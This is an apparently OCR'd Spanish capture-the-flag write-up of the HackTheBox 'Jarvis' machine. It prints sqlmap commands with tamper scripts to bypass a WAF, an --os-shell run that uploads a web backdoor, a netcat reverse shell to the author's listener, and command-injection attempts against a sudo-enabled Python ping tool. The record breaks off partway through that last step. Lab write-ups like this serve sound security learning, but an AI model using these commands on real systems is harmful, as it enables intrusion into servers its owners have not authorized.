
EthicalHCOP
El principal aprendizaje que me ha dejado esta máquina, ha sido la manera en la que puede ser reconocido por un WAF y en cómo puedo evadir algunas de sus medidas para hacer inyecciones de código, en este caso SQLI. Además, de como una herramienta construida para ayudarnos en algunas funciones de nuestro dia a dia, puede ser un arma de doble filo si no tienen los permisos adecuados y ejecuta órdenes algo peligrosas en el sistema operativo.


Reconocimiento y escaneo.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/jarvis]
└──╼ #nmap 10.10.10.143 -A -sV -oN jarvisNMAP.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-01 06:50 -05
Nmap scan report for 10.10.10.143
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
No exact OS matches for host (If you know what OS is running on it,
```


El escaneo nmap nos revela solo un par de puertos muy comunes y con versiones que de entrada no nos representa ningún riesgo que nos permita aprovechar.




En el puerto 80 encontramos un sitio web de un hotel de lujo ofreciendo sus servicios. Sin embargo, explorando dicho sitio me doy cuenta de una mala práctica muy común en los desarrolladores web.




Al enviar el código de la habitación mediante el método http get, muchas veces da apertura a una gran posibilidad de encontrar y explotar una SQLi.




Sin embargo, al intentar lanzar una herramienta como sqlmap para verificar si dicho parámetro es vulnerable a SQLi, nos encontramos que algo está bloqueando la petición al sitio web, posiblemente un WAF.



En mitad de la ejecución, ha aparecido este mensaje indicando que un WAF ha identificado nuestras peticiones y que las está reseteando.



Al finalizar la ejecución de sqlmap, este nos dice que si sospechamos de la implementación de WAF en el sitio, podemos usar la opción --tamper y nos dan un ejemplo como --tamper=space2comment.




Y a pesar de esto, herramientas para detección de waf como Wafw00f nos dicen que no pudo detectar ningún waf, e incluso ingresando listas de waf sigue sin reconocerlo.

Pero, ¿Que son los tampers?. Asumiendo que si existe un waf a pesar de no ser capaz de identificarlo correctamente, encontramos que un tamper son scripts de sqlmap para realizar bypass de restricciones de los WAF ejecutando acciones como cambiar espacios por caracteres o comentarios.

https://underc0de.org/foro/pentest/bypasseando-waf-con-sqlmap-tamper/

https://forum.bugcrowd.com/t/sqlmap-tamper-scripts-sql-injection-and-waf-bypass/423



Para probar la eficiencia de los tamper sobre el WAF, se intentara leer las bases de datos que se encuentran en el servidor mediante el parámetro --dbs.

```
[11:17:36] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[11:17:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5 (MariaDB fork)
[11:17:36] [INFO] fetching database names
[11:17:37] [INFO] used SQL query returns 4 entries
[11:17:37] [INFO] retrieved: 'hotel'
[11:17:37] [INFO] retrieved: 'information_schema'
[11:17:37] [INFO] retrieved: 'mysql'
[11:17:37] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema

[11:17:37] [INFO] fetched data logged to text files under '/root/.sqlmap/output/supersecurehotel.htb'

[*] ending @ 11:17:37 /2019-07-13/
```

Al finalizar la ejecución, vemos que hay 4 bases de datos disponibles en el servidor, lo que nos indica que los tamper han funcionado con éxito. Ahora, sabiendo que el parámetro cod es vulnerable y que podemos saltar las restricciones del WAF, intentaremos ejecutar el comando --os-shell de sqlmap que nos permitirá ejecutar comandos directamente en el servidor.

sqlmap -u http://supersecurehotel.htb/room.php?cod=1 --tamper="space2comment,apostrophemask,charencode,between" --level 5 --risk 3 --dbms mysql --os-shell

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/jarvis]
└──╼ #sqlmap -u http://supersecurehotel.htb/room.php?cod=1 --tamper="s
3 --dbms mysql --os-shell --batch

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without pr
y to obey all applicable local, state and federal laws. Developers ass
 caused by this program

[*] starting @ 11:30:52 /2019-07-13/

[11:30:52] [INFO] loading tamper module 'space2comment'
[11:30:52] [INFO] loading tamper module 'apostrophemask'
[11:30:52] [INFO] loading tamper module 'charencode'
[11:30:52] [INFO] loading tamper module 'between'
it appears that you might have mixed the order of tamper scripts. Do y
[11:30:52] [WARNING] using too many tamper scripts is usually not a go
[11:30:52] [INFO] testing connection to the target URL
```

```
[11:30:53] [INFO] going to use a web backdoor for command prompt
[11:30:53] [INFO] fingerprinting the back-end DBMS operating system
[11:30:53] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] Y
[11:30:54] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www'
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[11:30:54] [INFO] retrieved web server absolute paths: '/images/, /room~.php'
[11:30:54] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[11:30:54] [WARNING] unable to upload the file stager on '/var/www/'
[11:30:54] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[11:30:54] [WARNING] expect junk characters inside the file as a leftover from UNION query
[11:30:54] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has n
e destination path)
[11:30:55] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[11:30:55] [WARNING] unable to upload the file stager on '/var/www/html/'
[11:30:55] [INFO] trying to upload the file stager on '/var/www/html/' via UNION method
[11:30:56] [INFO] the remote file '/var/www/html/tmpuqsod.php' is larger (711 B) than the local file '/tmp/sqlm
 (705B)
[11:30:56] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.
[11:30:57] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.htb
[11:30:57] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Una vez finalizada la ejecución, sqlmap nos retorna el input “os-shell>” en donde ejecutan los comandos al sistema operativo.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/jarvis]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
```

```
os-shell> nc -e /bin/bash 10.10.14.12 1234
do you want to retrieve the command standard output? [Y/n/a] Y
No output
```

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/jarvis]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.143] 56310
python -c "import pty;pty.spawn('/bin/bash')"
www-data@jarvis:/var/www/html$ echo "nc -e /bin/bash 10.10.14.1
```

De manera personal, al esta ser una shell algo restringida no me estaba permitiendo realizar algunos comandos y además era algo molesto estar confirmando luego de cada comando, así que migre la conexión obtenida inicialmente a una shell reversa en netcat para más comodidad.

```
www-data@jarvis:/var/www/html$ cd ..
cd ..
www-data@jarvis:/var/www$ ls
ls
Admin-Utilities  html
www-data@jarvis:/var/www$ cd Ad
cd Admin-Utilities/
www-data@jarvis:/var/www/Admin-Utilities$ ls
ls
simpler.py
```

Navegando mediante los directorios encontramos un archivo python llamado simpler.py, este archivo de python3 la cual es una simple herramienta para realizar un pequeño monitoreo sobre los atacantes del servidor. Haciendo algunas pruebas adicionales, me he dado cuenta que esta herramienta monitorea los ataques que se le hayan realizado al portal web.

```
www-data@jarvis:/var/www/Admin-Utilities$ cat simpler.py
cat simpler.py
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re

def show_help():
    message='''
*******************************************************
* Simpler   -   A simple simplifier ;)                 *
* Version 1.0                                          *
*******************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
    '''
```

Si ejecutamos el comando sudo -l, para ver si tenemos permisos de ejecucion sobre algun elemento en el sistema y en la forma de ejecutarse, vemos que efectivamente este archivo está abierto no solo para nosotros si no que para cualquier usuario del sistema y que para ser ejecutado a nombre de pepper debe de indicarse el programa en la siguiente ruta /var/www/Admin-Utilities/simpler.py.

```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Analizando un poco su código, vemos que una de sus funciones, ejecuta un comando el cual nos permite aprovechar para ejecutar comandos maliciosos directamente en el servidor.

```
def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' '
    return level, req

def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
```

Antes de buscar la manera de abusar de la herramienta para ejecutar comandos como pepper, probamos la ejecución de algunas de las opciones para ver su funcionamiento.

```
www-data@jarvis:/var/www/html$ python3 simpler.py -l
python3 simpler.py -l
***********************************************
     _                          _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                  @ironhackers.es

***********************************************

Attackers
-----------
10.10.14.3 - Attack Level : 4
```


Al probar la opción “-p” la cual nos permite hacer ping al atacante, obtenemos un error de sintaxis al momento de leer el valor de la ip del atacante para realizar el ping.


```
www-data@jarvis:/var/www/html$ python simpler.py -p
python simpler.py -p
***********************************************
     _                          _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                  @ironhackers.es

***********************************************

Enter an IP: 10.10.14.3
10.10.14.3
Traceback (most recent call last):
  File "simpler.py", line 144, in <module>
    exec_ping()
  File "simpler.py", line 122, in exec_ping
    command = input('Enter an IP: ')
  File "<string>", line 1
    10.10.14.3
           ^
SyntaxError: invalid syntax
```

Así que al encerrar la IP entre comillas dobles, la función se ejecuta con éxito.





Al intentar ejecutar comandos directamente en la terminal, este nos rechaza y no los ejecuta nada, incluso intentando diferentes variaciones de los comandos a ejecutar.


Enter an IP: 10.10.14.44 && id

Enter an IP: "10.10.14.44 && id"

